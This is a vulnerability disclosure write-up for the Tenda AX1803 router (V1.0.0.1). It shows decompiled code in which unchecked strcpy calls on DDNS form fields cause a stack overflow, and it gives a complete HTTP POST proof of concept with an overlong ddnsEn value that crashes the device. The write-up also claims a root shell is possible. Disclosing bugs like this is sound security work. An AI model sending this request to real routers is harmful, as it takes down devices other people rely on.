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Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-3421.html>

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview :



Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the formSetSysToolDDNS function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
42 v2 = (const char *)websgetvar(a1, "ddnsEn", "0");
43 strcpy(v15, v2);
44 v3 = (const char *)websgetvar(a1, "serverName", "0");
45 strcpy(s2, v3);
46 v4 = (const char *)websgetvar(a1, "ddnsUser", "0");
47 strcpy(v19, v4);
48 v5 = (const char *)websgetvar(a1, "ddnsPwd", "0");
49 strcpy(v17, v5);
50 v6 = (const char *)websgetvar(a1, "ddnsDomain", "0");
51 strcpy(v18, v6);
52 if ( sub_77644(v24, v22, v23, v21) )
53 {
```

In the formSetSysToolDDNS function, the v2 (the value of ddnsEn) we entered is directly copied into the v15 array through the strcpy function. It is not secure, as long as the size of the data we enter is larger than the size of v15, it will cause a stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

POST /goform/SetDDNSCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

ddnsEn=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

